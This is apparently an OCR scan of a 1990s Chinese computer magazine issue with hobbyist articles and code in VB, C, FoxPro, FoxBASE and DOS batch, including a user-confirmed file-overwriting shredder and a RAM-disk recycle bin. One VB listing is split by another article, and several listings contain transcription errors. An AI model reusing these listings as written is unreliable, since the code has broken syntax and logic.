柱面时才恢复正常速度，因此肯定该处柱面有损伤。但低级格式化程序却能勉强通过，因此只能手工在硬盘坏道表中加入格式化时比较慢的硬盘区，至此，硬盘修复完成。然后运行高级格式化，再安装 WIN95，再没有死机现象发生。从以上过程得出几点体会：

1. DOS 下的 FORMAT 和 SCANDISK 不能发现较轻的硬盘损伤；

2. 希望主板 BIOS 生产厂商在编写低级格式化程序时，不要将以上受损情况的磁道修复，因为这部分磁道已严重不可靠；

3. 硬件替换法仍是修复的可靠办法，往往可以节约大量时间。

中文 EXCEL 分页打印功能的改进

□江苏 吴威

中文 EXCEL5. 0 在国内常用的 LQ－1600K 打印机上打印多页文件时，选择单页手动进纸方式，第一页纸打完以后，系统会给出打印机缺纸信息，这时手动放入打印纸并按确定键，打印机在开头打印半行或一行，然后在同一行上打印出错误代码 J 并在同一行上打出下一行内容或打出乱码，使得多页文件连续打印不能实现。因此，对长文件只能用每次只打印一页的方法将文件分别打出，有一定的不便之处。为此，本人根据使用经验并参考有关资料，利用 EXCEL5. 0 中的 Visual Basic 设计了一个实用程序，实现了在 LQ－1600K 打印机上多页文件的连续打印，这个程序同样也适用于其它不能连续打印的打印机。将该程序作为一个宏，并可加载到一个图标上，放到工具栏中，在开始打印选定的多页文件时，只要运行该宏或用鼠标点一下该图标即可。运行该程序后，系统弹出一个对话框要求输入起始页码，这时输入要打印的起始页，并按确定键，第一页打完以后，系统弹出对话框询问是否继续打印，这时如要继续打印，放好打印纸后按确定键，如要退出打印，则按取消键，打印完所需的文件后，按取消键退出打印。完整的源程序如下：

```
'分页打印 Macro
'对长文档的连续打印
Sub main()
msg ="你要继续打印吗？“是”放好打印纸后请按确定键，“否”请按取消键退出打印"
Style = vbOKCancel
Title ="长文档打印"
msgl ="请输入起始页码"
default = 1
a = InputBox(msgl, Title, default)
Do
Active Window. SelectedSheets. PrintOut From: = a, To: = a, Copies: = 1
b = MsgBox(msg, Style, Title)
a = a + 1
Ifb = vbCancel Then
Exit Do
End If
Loop
End Sub
```

本程序在 COMPAQ386SX，中文 WINDOWS3. 1，中文 EXCEL5. 0 环境下调试通过。

显卡软解压的设置

□天津 冯宁

最近，我将一台电脑升级，微机主板由 Intel 板皇换为华硕 P55T2P4，显示卡由 S3(64V＋) 换为丽台 280，CPU 为 Pentium 133 不变。按理说微机的综合性能应该有一定程度的改善，但使用该机器结合 Xing MPEG(Version 1. 40)软解压播放 VCD，发现其图像播放质量明显逊色于以前。而我只更换了主板和显示卡，其余配置都没有改变，询问板卡供货商原因，他们也说这个问题常出现，但没有解决办法。我仔细翻阅了丽台 280 显示卡的手册，经反复试验，终于找到了症结所在。

在使用丽台 280 随卡所带光盘设置 Windows 显示驱动程序后，会产生 Winfast S280 Utilities 程序组，进入该程序组的 Leadtek Winfast 280 Setup 程序项的对话框，其中有一复选框为 Turbo，技术资料上描述为软件加速按钮，该选项若选中，则 DCI 就不被支持。DCI(Display Control Interface) 是 Microsoft 的显示控制接口，用来支持 3D 作图及 Digital Video，而 Xing 解压软件在很大程度上依赖于 DCI 规范来改善其数字图像解压，当 DCI 被禁止时，软解压的速度和图像解析度就大打折扣，因此在这里应将 Turbo 复选框清除。

完成上述操作后，进入 Xing 软解压程序组中的 Xing MPEG Player 程序项，选择 Settings(设置)菜单中的 Playback(回放)，出现 Playback Options 对话框，双击 MPEG Drivers Setup 按钮，进入 Xing MPEG 对话框，将 USE DCI If Available 复选框选中，然后退出。

上述配置完成后，重新启动 Windows，则 Xing MPEG 软解压处理效果得到根本改观，其图像质量与硬解压相比不分伯仲。值得注意的是丽台系列显示卡属于 Windows 图形加速卡，在运行一些大型的软件如 Lotus Smartvite，MS-Office 时，我们还是应将 Turbo 复选框选中，以提高软件的执行速度。



图像艺术清屏

□山东　李鲁群

两年前，《电脑爱好者》曾以《趣味清屏》一文抛砖引玉，使广大电脑发烧友大开眼界，并以此引出千姿百态 DOS 下的清屏方法。而随着 Windows 的普及，DOS 下的清屏方式也应走向 Windows 艺术清屏。本文向大家介绍在 Windows 下，如何利用 VB4.0 做图像拖拽，形成图像艺术清屏效果。希望能再次抛砖引玉，在《电脑爱好者》天地中，出现更好、更美的清屏方法。

一、准备工作

获取若干图形尺寸大小相同的 BMP 图形文件。推荐以下两种方法：

1. 利用 PHOTOSHOP 或画笔裁剪出若干图形尺寸相同的 BMP 图形文件存盘。

2. 利用现有图像文件，通过 3DS 生成若干图形尺寸相同的 BMP 图形文件。简明步骤如下：


(1) 进入 3DS 中，将 Render – Setup – Background 文件名，设定成现有图形文件名。

(2) 在任意视图中，设定 Render – View – Configure – 文件类型 256 色 BMP 非压缩类型、背景 Recale、disk 存盘，即可生成符合图形尺寸大小的 BMP 图形文件存盘。

二、设计方法

1. 放置控件

在窗体 Form1 中，建立两个 PictureBox 控件：Form1.Picture1(0)和 Form1.Picture1(1)，设 Form1.Picture1(1)在 Form1.Picture1(0)之上，并使此两个控件的位置大小完全一样(见图)。即：



Form1.Picture1(0).Left = Form1.Picture1(1).Left
Form1.Picture1(0).Top = Form1.Picture1(1).Top
Form1.Picture1(0).Width = Form1.Picture1(1).Width
Form1.Picture1(0).Height = Form1.Picture1(1).Height
且：Form1.Picture1(0).AutoRedraw = True
Form1.Picture1(0).AutoSize = False
Form1.Picture1(1).AutoRedraw = True
Form1.Picture1(1).AutoSize = False

2. 图像艺术清屏实现原理

利用反复交替改变 Form1.Picture1(1)的 Width 或 Height 的大小实现图像的左右上下拖拽、卷起，达到图像清屏效果。可通过设置 CommandButton 的事件代码实现(见 CommandButton 的 Command1 代码)。

通过循环控制上层图 Form1.Picturc1(1)的 Width 或 Height 大小：

当其由小→大循环递增时，形成图像拖拽效果，当 Width 或 Height 达到实际图像的宽度或高度，完全遮盖住下层图 Form1.Picture1(0)时，对下层图 Form1.Picture1(0)换图，改变 Form1.Picture1(0)Picture 属性。

当其由大→小循环递增时，形成上层图像卷起、下层图像拖拽的效果，当 Width 或 Height 达到 0，完全露出下层图 Form1.Picture1(0)时，对上层图 Form1.Picture1(1).Picture 换图，改变 Form1.Picture1(1).Picture 属性。

三、VB 实现图像艺术清屏程序部分关键代码

其中 t1 – t7.bmp 均为 320＊200＊256C 分辨率的 BMP 文件。

```
Private Sub Form_Load()
Form1.Caption = "电脑艺术趣味清屏"
'将两图形控件重合放置,Picture1(0)在下,Picure1(1)在上
'Picture1(0)完全被 Picure1(1)遮住
    Form1.Picture1(0).AutoRedraw = True
    Form1.Picture1(0).AutoSize = False
    Form1.Picture1(1).AutoRedraw = True
    Form1.Picture1(1).AutoSize = False
    Form1.Picture1(0).Left = Form1.Picture1(1).Left
    Form1.Picture1(0).Top = Form1.Picture1(1).Top
    Form1.Picture1(0).Width = Form1.Picture1(1).Width
    Form1.Picture1(0).Height = Form1.Picture1(1).Height
EndSub
Private Sub Command1_Click()
'将图形文件装入 Picture1 控件 Picture 属性中,注意图 wqje 文件所在的路径
Form1.Picture1(0).Picture = LoadPicture("e:\3ds4\images\t1.bmp")
Form1.Picture1(1).Picture = LoadPicture("e:\3ds4\images\t3.bmp")
'记录下图像的宽度 w1 和高度 h1
w1 = Form1.Picture1(1).Width
```

文件"终结者"

□内蒙古 刘志锋

电脑爱好者们常常会遇到这样的问题：因故要删除一些重要文件，又怕被人恢复以后看到文件的内容。于是，PC-TOOLS、DISKEDIT... 一起上阵，先把文件内容乱改一通存盘退出后再把文件删除，好不麻烦! 现在，您只要将下面这个C程序正确地输入电脑，以上的工作将变得轻松自如! 当然，如果您不小心用这个程序删除了有用的文件，那结果一定会是——"谁的眼泪在飞..."，所以程序中还特意加装了确认功能。

```
#include <fcntl.h>
#include <stdio.h>
#include <conio.h>
main()
{
char name [50], ch; /* 用数组 name 装入文件名 */
int handle;
long int length, i;
clrscr(); /* 清屏 */
gotoxy(28, 1); /* 光标定位 */
puts("File Killer   Ver 1.0");
gotoxy(28, 3); puts("Program by Liu Zhifeng");
puts("\nPlease enter filename: ");
gotoxy(24, 5); scanf("%s", name);
puts("\nReally[Y/N]?"); /* 提示是否确认 */
ch = getch(); /* 从键盘接收一字符存在字符变量 ch 中 */
if(ch == 'N'||ch == 'n')
  exit(0); /* 如不确认则结束程序 */
handle = open(name, O_WRONLY);   /* 打开文件 */
if(handle == -1)
{
printf("\n\n Can't open file %S!", name);
exit(1); /* 如打开文件时出错则退出程序 */
}
length = filelength(handle); /* 取文件长度存在变量 length 中 */
textcolor(WHITE + BLINK); /* 设置前景为高亮白加闪烁 */
gotoxy(1, 9); cputs("Working...");
for(i = 1; i <= length; i++)
{
write(handle, "\xf6", 1);       /* 将用十六进制表示的"除号"
                                   写入文件 */
}
close(handle); /* 关闭文件 */
unlink(name); /* 删除此文件 */
textcolor(LIGHTGRAY); /* 设置前景为亮灰色 */
gotoxy(1, 9); cputs("Completed !!!");
}
```

本程序在 386、单显 VGA、Turbo C 2.0 下调试通过，用此程序删除的文件可以被诸如 PCTOOLS、UNDELETE 等软件恢复，但内容却变成了清一色的"除号"，永远都不能看到文件原来的样子了。

```
h1 = Form1.Picture1(1).Height
  'Picture1(1).Picture 由不可见状态，从左向右拉开形成图形
                                              清屏效果
Form1.Picture1(1).Height = h1
Form1.Picture1(1).Width = 0
For i = 0 To 50
Form1.Picture1(1).Width = i * w1 / 50
Next i
     '当 Picture1(1).Picture 完全遮住 Picture1(0).Picture 时，
                                    换 Picture1(0).Picture 图
Form1.Picture1(0).Picture = LoadPicture("e:\3ds4\images\t4.bmp")
                         'Picture1(1).Picture 从右向左折叠，
                         露出 Form1.Picture1(0).Picture 图形
For i = 0 To 50
Form1.Picture1(1).Width = w1 - i * w1 / 50
Next i
  'Picture1(1).Picture 为不可见状态时，换图再次从左向右拉
                                       开形成图形清屏效果
Form1.Picture1(1).Picture = LoadPicture("e: 3ds4\ images\t5.bmp")
Form1.Picture1(1).Width = 0
For i = 0 To 50 'step w1/50'
Form1.Picture1(1).Width = i * w1 / 50
Next i
'当 Picture1(1).Picture 完全遮住 Picture1(0).Picture 时，再次
                                    换 Picture1(0).Picture 图
Form1.Picture1(0).Picture = LoadPicture("e:\3ds4\images\t7.bmp")
                         '当 Picture1(1).Picture 从下向上折叠，
                         露出 Form1.Picture1(0).Picture 图形
Form1.Picture1(1).Height = h1
For i = 0 To 50
Form1.Picture1(1).Height = h1 - i * h1 / 50
Next i
'当 Picture1(1).Picture 为不可见状态时，换图再次从上向下
                                  拉开形成图形清屏效果.
Form1.Picture1(1).Picture = LoadPicture("e:3ds4\images\t6.bmp")
For i = 0 To 50
Form1.Picture1(1).Height = i * h1 / 50
Next i
End Sub
Private Sub Command2_Click()
End
End Sub
```

四、说明

当两个以上 256 色的图形文件同时在一屏幕显示，由于它们分享调色板颜色资源，若它们使用颜色截然不同，就会出现颜色失真现象。应尽量避免同时使用两个 256 色的图形文件。如果你的图像可通过扫描获得，你应将所有图片一次扫描得到一个大图像文件，再将其裁剪成各尺寸相同的小图，这样即可完全避免上述颜色失真现象。

以上程序在 WINDOWS3.2(TVGA 1024 * 768 * 256C)、Pentium75、VB4.0 下调试通过!

VB 的多媒体控件 VBPLAY.VBX

□南京　刘强

VB 是一种编程式多媒体工具，用 VB 开发多媒体的方法有很多，归结一下有以下四种：自行编写程序代码实现，使用对象链接和嵌入 OLE2.0，调用 API 有关多媒体的函数，使用第三方 VB 控件开发商制作的多媒体控件 VBX。其中第四种方法最简便，效果也最明显，下文将简要介绍 Autodesk 公司的多媒体控件 VBPLAY.VBX 的功能和使用方法。

启动 VB3.0 专业版后，选择 File－add File…，在 WINDOWS 的 SYSTEM 目录下选择 VBPLAY.VBX，将 VBPLAY.VBX 加入到工具箱中，就可以看到 ANIMATION 著名的图标。它的主要属性介绍如下：

1. 具有基本属性：name、height、width、top、left forecolor、backcolor、enabled、visible、index，还有一些特殊属性。

2. BorderStyle 属性，设定边界条件。分别为 0－none，表示无边界；1－Fixed Single，表示固定单线框；2－Sizable（缺省值），可调尺寸；3－Fixed Double，固定双线框。这些属性与其他控件类似。

3. All Color 保留所有 WINDOWS 系统可用的颜色。Colorcycling 保留调色板的颜色。

4. Aniheight 和 Aniwidth，设定一个动画的画面。

5. Autoplay 属性，设定自动播放功能。如果设定为 TRUE，则程序运行时动画文件自动播放，若设为 FALSE，则需要用程序代码控制。

6. BeginFade、BeginFadeTime、EndFade、EndFadeTime，这是 VBPLAY.VBX 最精彩的部分，用这几个简单的属性就可以实现图像的淡入淡出效果。其中：BeginFade 表示动画开始时的效果设定。有三个选择项：cut 切换效果，无淡入淡出；Fade to/From Black 即淡入效果；Fade to/From White 即淡出效果。以前必须调用 Bitbil 这样的 WINDOWS API 函数才能实现的功能现在只需设定属性即可实现。BeginFadeTime 设定淡入淡出效果执行的时间，与 Timer 的属性 Interval 一样，以毫秒为单位。EndFade 和 EndFadeTime 表示结尾处的淡入淡出效果设定。其选项与 BeginFade 和 BeginFadeTime 相似。

7. FullScreen 全屏幕播放。

8. HideAnimation 如果不是在播放状态下，即在设计状态下，不要将画面显示出来。

9. LoopFrame 设定是否循环播放，可选值为 TRUE 或 FALSE。

10. MemoryLoad 设定为 TRUE 则在打开动画时将它载入内存中，这样可以得到较快的播放速度。

11. Play、Pause、Pauseatend，设定播放、暂停以及播放完后暂停的时间，以秒为单位。

12. 有关 SOUND 的属性：Sound 属性会打开一个对话框，在对话框中选择背景音乐，以真正实现"影音同步"，SoundDelay 属性设定声音播放的延迟时间，以毫秒为单位。如果为负数，则表示在动画前先播放音乐，SoundRepeats 属性设定声音播放的次数。

13. AniSettings 属性，其上有"Click Here For Dialog"的标识，单击后会弹出对话框，以上所提到的大部分属性可以在对话框中设定，"TEST"按钮可以测试效果，"TRANSITIONS"可以设定淡入淡出的效果。

下面给出一例，在 VB3.0 专业版中调试通过。

各控件的属性设置如下：

```
FORM1:     caption: 动画演示
    windowstate: 2 – maximized
ANIMATION1:  ANIMATION: C:\DEMO\DEMO.FLC
     BeginFade: Fade to/From Black
     BeginFadeTime: 3000
     EndFade: Fade to/From White
     EndFadeTime: 3000
     HideAnimation: true
     FullScreen: true
     Sound: c:\demo\demo.wav
     SoundDelay: –2000
     SoundRepeats: 0
     Type: (FLI/FLC)
COMMAND1:  caption: 播放
COMMAND2:  caption: 停止
```

而源程序只有两行:

```
Sub Command3D1_Click()
  animation1.Play = True
End Sub
Sub Command3D2_Click()
  End
End Sub
```

注意例子中播放 3DS 的 FLI/FLC 文件必须在 WINDOWS 的 SYSTEM 的目录中载入播放 FLI/FLC 动画文件的动态链接库 AAPLAY.DLL。这样我们就实现了一幅影音同步的多媒体作品。

巧用虚拟盘 创建回收站

□北京 锁俊杰

一、前言

众所周知,在 Windows 95 中,有一个"回收站",用来保存原来曾经被删除掉的文件,以便在需要时将其恢复。在 DOS 中,有一个 undelete 命令,它可以恢复在 DOS 下删除的文件。但它有一定的局限性,在删除文件后,又进行了拷贝等操作时,undelete 命令就无能为力了。我们是否可以在 DOS 下也创建一个"回收站",来保存所删除掉的文件呢?回答是肯定的。

目前,大部分计算机都配有 8MB 以上的内存,而大部分应用程序只需要 4MB 内存。这样就会有许多的内存资源被白白浪费掉。我们可以利用这些内存来创建 DOS 下的"回收站"。

二、具体步骤

1. 创建虚拟盘

在 CONFIG. SYS 文件中加入一行:

DEVICE=C:\DOS\RAMDRIVE. SYS/e 2048

其中,/e 表示使用扩展内存建立虚拟盘,后面的 2048 表示虚拟盘的容量为 2MB,读者可根据自己的需要自行改变(8MB 内存,一般设为 2048,16MB 内存可设为 4096)。

2. 改变 AUTOEXEC. BAT 文件

在 AUTOEXEC. BAT 文件中加入一行:

DOSKEY DEL=SDEL $1 $2

这样就可以用批处理文件 SDEL. BAT 来代替 DEL 命令了,当输入 DEL 时,便自动执行 SDEL. BAT 文件。

3. 建立 SDEL. BAT 文件

SDEL. BAT 文件的内容如下:

```
@echo off
if "%2"=="/0" goto s
if "%1"=="/?" goto h
if "%2"=="  " goto a
:a
copy %1 e:>nul
erase %1
goto end
:s
erase %1
goto end
:h
cls
echo +
echo ===HELP FOR DEL===
echo +
echo +
echo DEL filenames /0 : Delete the files, It can't be saved!
echo DEL filenames : Delete the files, It can be saved!
echo DEL /? : The Help for this software!
echo +
go to end
:end
```

最好将本文件放在一个已打通路径的目录中,以便在任何目录下使用。

此处虚拟盘为 E,若为 D 或 F 等,只需将其中的 COPY %1 e:>nuL 中的"e:"作相应地改变即可(编注:虚拟盘符排在硬盘盘符之后、光驱盘符之前)。

最后,重新启动计算机,一切 OK 了。

三、使用说明

DEL filenames:删除指定文件,并将其保存到虚拟盘上。

DEL filenames /0:删除指定文件,不将其保存到虚拟盘上。

DEL /?:显示帮助信息。

四、注意事项

1. 在需要恢复被删除的文件时,只需将该文件从虚拟盘上拷贝到指定盘上即可。

2. 虚拟盘无法永久地保存文件,如果重新启动计算机,则虚拟盘上文件全部丢失。但在进行拷贝等操作后,文件仍可恢复,较 undelete 命令,功能有所加强。

3. 如果需要长久地保存被删除掉的文件,可以将 SDEL. BAT 文件中的一行:

copy %1 e:>nuL

改为


copy %1 c:\SAVE>nuL

并在 C:\下建立 SAVE 子目录即可。

这样文件可永久地保存在硬盘上,不受重新启动计算机的影响。

4. 在删除较大文件时(此文件确定无用),最好使用"/0"参数,以免占用太大的虚拟盘空间。

5. 虚拟盘容量有限,可能会在删除较多文件时出现"没有足够磁盘空间"的提示信息,这时需要清理虚拟盘。



每到节日时，我常常被一些悬挂的五彩缤纷、具有流动效果的电子彩灯所吸引，于是我用 FoxPro2.5 数据库语言编制了一个通用的动画程序，它可以在屏幕上显示一个由自定义汉字字符串组成的环状彩灯组合，程序运行时，你所定义的字符串将首尾串联成一个五彩缤纷的矩形环并不断地旋转流动，就象节日的动感彩灯一样，非常漂亮。你可以用它修饰自己的菜单，用这个流动彩灯框将菜单项包围起来，将使你的菜单增色不少。本程序在 AST486/50D、8MB 内存、VGA640＊480 文本模式下运行通过，中文平台为 UCDOS3.1 或中国龙 3.0 以上。

用法：首先建立一个数据库，名为 LIGHT.DBF，结构如下：

字段 1：OBJE，字符型，宽度：2（意义：一个汉字字符）

字段 2：YANSE，字符型，宽度：5（意义：这个字所对应的颜色）

举例：假如你要做一个由字串“趣味动画●”组成的彩灯环，请首先在数据库中填写如下内容（注：记录数及内容可以随意修改）：

记录号	OBJE	YANSE
1#	趣	7+/W+
2#	味	3+/6+
3#	动	2+/5+
4#	画	4+/2+
5#	●	5+/W+

其中 OBJE 字段中的每一个汉字或符号，就作为一个电子彩灯。

```
SET TALK OFF
SET CURS OFF && 关闭光标
CLEA
USE light
hang=8          && 电子彩灯水平方向上每行的排列个数，
                                        你可随意设置
lie=6   && 电子彩灯纵向每列的个数，你可随意设置
hangsta=10   && 彩灯环的左上角行坐标，你可随意设置
liesta=5   && 彩灯环的左上角列坐标，你可随意设置
lightsum=(hang+lie)*2-4   && 计算电子灯的总个数
DIME zbwz(lightsum,2)
string=""
yanse=""
SCAN
  string=string+obje
  yanse=yanse
ENDS
string=PADL(' ',lightsum*2,string)
                  && 得到构成环形电子灯的全部汉字串
yanse=PADL(' ',lightsum*5,yanse)
                  && 得到各个汉字的颜色对字符串
FOR ip=1 TO lie-1
  zbwz(ip,1)=liesta+ip
  zbwz(ip,2)=hangsta+(hang-1)*2
ENDFOR
ip=ip-1
FOR iip=1 TO hang-1
  zbwz(ip+iip,1)=liesta+lie-1
  zbwz(ip+iip,2)=(hangsta+(hang-1)*2)-iip*2
ENDFOR
iip=iip-1
FOR iiip=1 TO lie-1
  zbwz(ip+iip+iiip,1)=liesta+lie-1-iiip
  zbwz(ip+iip+iiip,2)=hangsta
ENDF
iiip=iiip-1
FOR iiiip=1 TO hang-1
  zbwz(ip+iip+iiip+iiiip,1)=liesta
  zbwz(ip+iip+iiip+iiiip,2)=hangsta+iiiip*2
ENDFOR
*以下语句实现环形彩灯波浪式流动的效果
i=1
ii=1
DO WHILE.T.
  char=SUBS(string, i, LEN(string)-i+1)+LEFT(string,
i-1)
  ysd=SUBS(yanse,ii,LEN(yanse)-ii+1)+LEFT(yanse,i-
i-1)
FOR ip=1 TO lightsum
  ysxs=SUBST(ysd,5*ip-4,5)
  @zbwz(ip, 1), zbwz(ip, 2)SAY SUBST(char, 2*ip-1, 2)
COLO & ysxs
ENDFOR
tmp=INKEY(0.5)   && 设置动画延迟时间为 0.5 秒
IF CHR(tmp)='Q' && 如果按下大写字母'Q'，则退出程序
  RETURN
ENDIF
i=i+2
ii=ii+5
IF i> lightsum
  i=1
  ii=1
 ENDIF
ENDDO
USE
SET CURS ON   && 打开光标
*EOF
```

本期程序调试：罗光宣



一、问题由来

我在用 FoxBASE 为校图书馆编制管理系统时，最后需要设计打印图书目录卡，卡片要严格按格式要求，比如书名、副标题、书的别名，要在相连处加上规定的符号连续紧凑排列，不能脱节，如下图所示：

分类号
书名 = 并列书名 :副书名 / 第一责任者 ;其他责任者 · —出版发行地 :出版发行者，出版发行年月
页数 ;开本 · —(丛书名 ;丛书号)
中国书号
单价 册数
○

但是在录入时每个字符型字段宽度是定长的，打印时都要占一定的长度，而书名有的长有的短，这样就会变得不紧凑，这是其一 ;其二，有的书光有书名，没有副标或没有别名，由此引起副标或别名字段输出也要占空，如果按常规的定点输出设计，就不能满足要求。与此相类似，著者、译者、页数、开本和丛书项等栏目都有问题。

二、解决思路

每个字符型字段长短不一的问题比较好解决，在打印每个字段时，可以使用 FoxBASE 提供的去掉字符串尾部空格函数——TRIM(字段名)来达到目的 ;对于有的字段因没有内容而占空的问题，可以采用这样的办法 :把每段要打印的所有字段用“ + ”号联接成一个总字段，对其间可能是空字段的，用字符串长度测试函数——LEN(TRIM(字段名))，进行测试，如果其值不等零，则加上规定的相应符号，如此逐一的测试累加就得到一个总的字符串。设总的字符串为变量 K，测试出 K 的长度除以每行要打印的字符数 (假定为 40 个字符)并取整——INT(LEN(K)/40)，就得出需要打印的行数 H，用循环语句执行 H 次，并每次从 K 中取出子串——SUBSTR(K，A*40+1，40) 打印 (A 为循环变量)，整个问题就圆满解决了。

三、具体程序

以下主要列出打印格式语句，至于每种卡片打印的份数、设定的字号字形及其它控制从略。

```
@2, 0 SAY 分类
K = SPACE(2) + TRIM(书名)   * 每一段前面缩进两列
IF LEN(TRIM(副标)) <> 0
K = K + ″: ″ + TRIM(副标)    * 副标有内容, 则书名与副标间
                                                 加入″: ″
ENDIF
  K = K + ″/″ + TRIM(著者)
IF LEN(TRIM(译者)) <> 0
  K = K + ”; ” + TRIM(译者)    * 如有译者, 则著者与译者间
                                                 加入”; ”
ENDIF
K = K + ″.  - ″ + TRIM(出版地) + ″: ″ + ″出版社″ + STR(YEAR
(年月), 4) + ″. ″ + STR(MONTH(年月), 2)
A = 0
H = INT(LEN(K)/40)   * 算出字符串 K 要打印多少行
DO WHILE A  <= H
  @ PROW() + 1, 6 SAY SUBSTR(K, A * 40 + 1, 40)
    * 该段中每行从 K 的第 A * 40 + 1 处截取 40 个字符打印
A = A + 1
ENDDO
KK = SPACE(2) + STR(页数,  4) + ″页; ″ + STR(开本,  2) + ″
开″      * 第二段方法同上
IF LEN (TRIM(丛书项)) <> 0
  KK = KK + ″. - (″ + TRIM(丛书项) + ″)″
ENDIF
A = 0
H = INT(LEN(KK)/40)
DO WHILE A  <= H
  @ PROW() + 1, 6 SAY SUBSTR(KK, A * 40 + 1, 40)
A = A + 1
ENDDO
@ PROW() + 1, 8 SAY TRIM(书号)
@ PROW() + 1, 8 SAY STR(单价, 6, 2) + ″元 ″
@ PROW(), 2 SAY STR(册数, 1)
@ PROW(), PCOL() SAY″ ″
RETURN
```

以上所列卡片内容仅是示意，实际需要打印的还有多项内容，只要把它们加到总字符串 K 中即可。



□扬州　沈志宏

许多报刊杂志多次登载了关于图像存取的方法，但是更多的时候读者还是需要自行编写图像处理程序，以便于某些进程控制（如：在屏幕右上方以伸长的血条以示当前存取进程的百分比）。还有的读者朋友既不愿意接触到排列方式十分古怪的显存（VRAM）结构，又吝啬于为之分配一大块内存，那么以下的内容他们更有必要读下去。

存取图像最原始的方法，也是本文所采用的方法，就是逐点读写颜色信息。因此，对于一幅 16 色图形，我们很容易为之写出诸如“0 0 15 13...”的图形文件来，这里的 0、13、15 就代表各点的颜色号。

然而，熟悉十六进制的朋友完全可以将这串信息保存为“0 0 F D...”。甚者，将其中的空格（或其它分隔符，如‘，’）去掉，保存为‘00FD...’。

我们当然也可以将这串信息改存为一串二进制数据，让那些有好奇怪癖的人在显示我们的图形文件时，只得到一屏诸如‘笑脸’之类莫名其妙的字符。

这样我们可以工作了，但工作下去，我们就会有更惊喜的发现：颜色号从 0 到 15，最大的 15 用二进制表示为 1111，也就是说对于一个八位的字节来说，这些颜色号都只占用半个字节！这为我们的存储器节约了一半容量，我们可以将每两个点的颜色信息存入一个字节中去。

就象 BitMap 文件一样，我们也可以为我们的图形文件写进信息头，或者植入一串密码，这是编程者难得的一个签名的机会。理所当然，笔者将“ShenZhiHong”作为密码写进文件中去（见附），同样，它也是以二进制的形式存储的。

附：图形存取例程 image.c，经 Turbo C2.0 编译、运行通过。

```
#include <graphics.h>
#include <stdio.h>
struct dotcolor
 { unsigned dot1: 4;
  unsigned dot2: 4; };
typedef union
 { struct dotcolor color;
  char dot; }BYTE;
/*图形存盘函数: fn 为存盘文件名, 其它参数为图形区域*/
void SaveImage(char *fn, int left, int top, int right, int bottom)
 { int x, y, typex = 125;
  char *mark = "ShenZhiHong"; /*密码*/
  BYTE store;
  FILE *fp;
  fp = fopen(fn, "wb");
  while(*mark)
  fwrite(mark++, sizeof(char), 1, fp);
  setfillstyle(1, RED);
  for(y = top; y <bottom; y++)
   { for(x = left; x <right; )
     {store.color.dot1 = getpixel(x++, y);
      store.color.dot2 = getpixel(x++, y);
      fwrite(&store.dot, sizeof(BYTE), 1, fp); }
      if(!(y%4))
       { bar(typex, 41, typex+4, 53); typex+=4; }}/*显示血条*/
   fclose(fp);
   printf("Press any key to continue!"); }
/*图形显示函数: fn 为存盘文件名, 其它参数为图形区域*/
int LoadImage(char *fn, int left, int top, int right, int bottom)
 { int x, y, typex = 125;
  char ch, *mark = "ShenZhiHong"; /*密码*/
  BYTE store;
  FILE *fp;
  fp = fopen(fn, "rb");
  if(!fp) return(0);
   while(*mark){fread(&ch, sizeof(char), 1, fp);
   if(ch == EOF){fclose(fp); return(1); }
   if(ch! = *mark++){fclose(fp); return(-1); }}
   setfillstyle(1, RED);
   for(y = top; y <bottom; y++)
    { for(x = left; x <right; )
      { fread(&store.dot, sizeof(BYTE), 1, fp);
    putpixel(x++, y, store.color.dot1);
    putpixel(x++, y, store.color.dot2); }
    if(!(y%4)) { bar(typex, 41, typex+4, 53); typex+=4; }}/*显示血条*/
   fclose(fp);
   printf("Press any key to exit!");
   return(1); }
main()
{ int gd = VGA, gm = VGAHI;
initgraph(&gd, &gm, "");
setfillstyle(3, GREEN);
bar(100, 100, 300, 300);
setcolor(WHITE);
rectangle(123, 39, 427, 54);
outtextxy(400, 150, "Hello!");
SaveImage("text.dat", 100, 100, 600, 400);
getch();
cleardevice();
rectangle(123, 39, 427, 54);
LoadImage("text.dat", 100, 100, 600, 400);
getch();
closegraph(); }
```



微软提供给 Windows 3. X、Windows 95 和 Windows NT 三种静态图像文件:位图 BitMap(. BMP)、图标 Icon(. ICO)、光标 Cursor(. CUR);两种动态图像文件:视频 Audio / Video Interleaved(. AVI)、动画光标(Windows 3. X 除外) Application Starting Hour Glass(. ANI)。随着 Windows 系统的日益普及,它们的使用也日趋广泛。本文通过对其文件内容构成的充分解释,让您能够从根本上了解它们、驾驭它们,将它们得心应手地相互转换,并且可以在您的程序运行期间动态地生成它们,从而丰富程序在图像上的表现能力,使程序增色。

本文分静态图像、动态图像、应用篇三部分对上述五种图像进行介绍。首先,在第一部分中,诸位将和我一起去着重认识一下 Windows BitMap 文件的构造,因为它是构成后面四种图像文件的基础,在此基础上,再对 Icon 和 Cursor 文件内容进行逐项分析,便可更准确地了解它们的组成。随后,在第二部分中,将着重介绍 AVI 文件,它是微软公司所提供的诸多多媒体文件之一,在它的开头有 RIFF 识别码,这是 Windows 多媒体系统特有的识别记号。而 ANI 文件在其文件内容开头同样也具有 RIFF 识别码,且它们都属微软公司开发的、能携带图像信息的多媒体文件。故通过 AVI 文件去分析 ANI 文件,则是一种通过已知了解未知的最佳方法。最后,在第三部分中,将介绍一些十分有用且有趣的程序,比如说:将静态图像文件相互转换;在静态图像文件中加入自己的信息;合并多个静态图像文件于一体(多重图像文件);分解多个静态图像文件于单一文件中;制作有不同透明背景显示效果的图标、光标;制作动画光标文件;在动画光标文件中加入自己的信息;从 MCI 多媒体设备中采集图像制成静态图像文件及动画光标文件;有针对性地从 EXE、DLL 文件中采集静态图像文件等等。

本文的图像文件将以 32 * 32bits、16colors 格式为主(但由于印刷的缺陷,所带图像只能以不同级别灰度来体现颜色差异),这正是一种在 Windows 95 和 Windows NT 中使用的较普遍的图像格式。

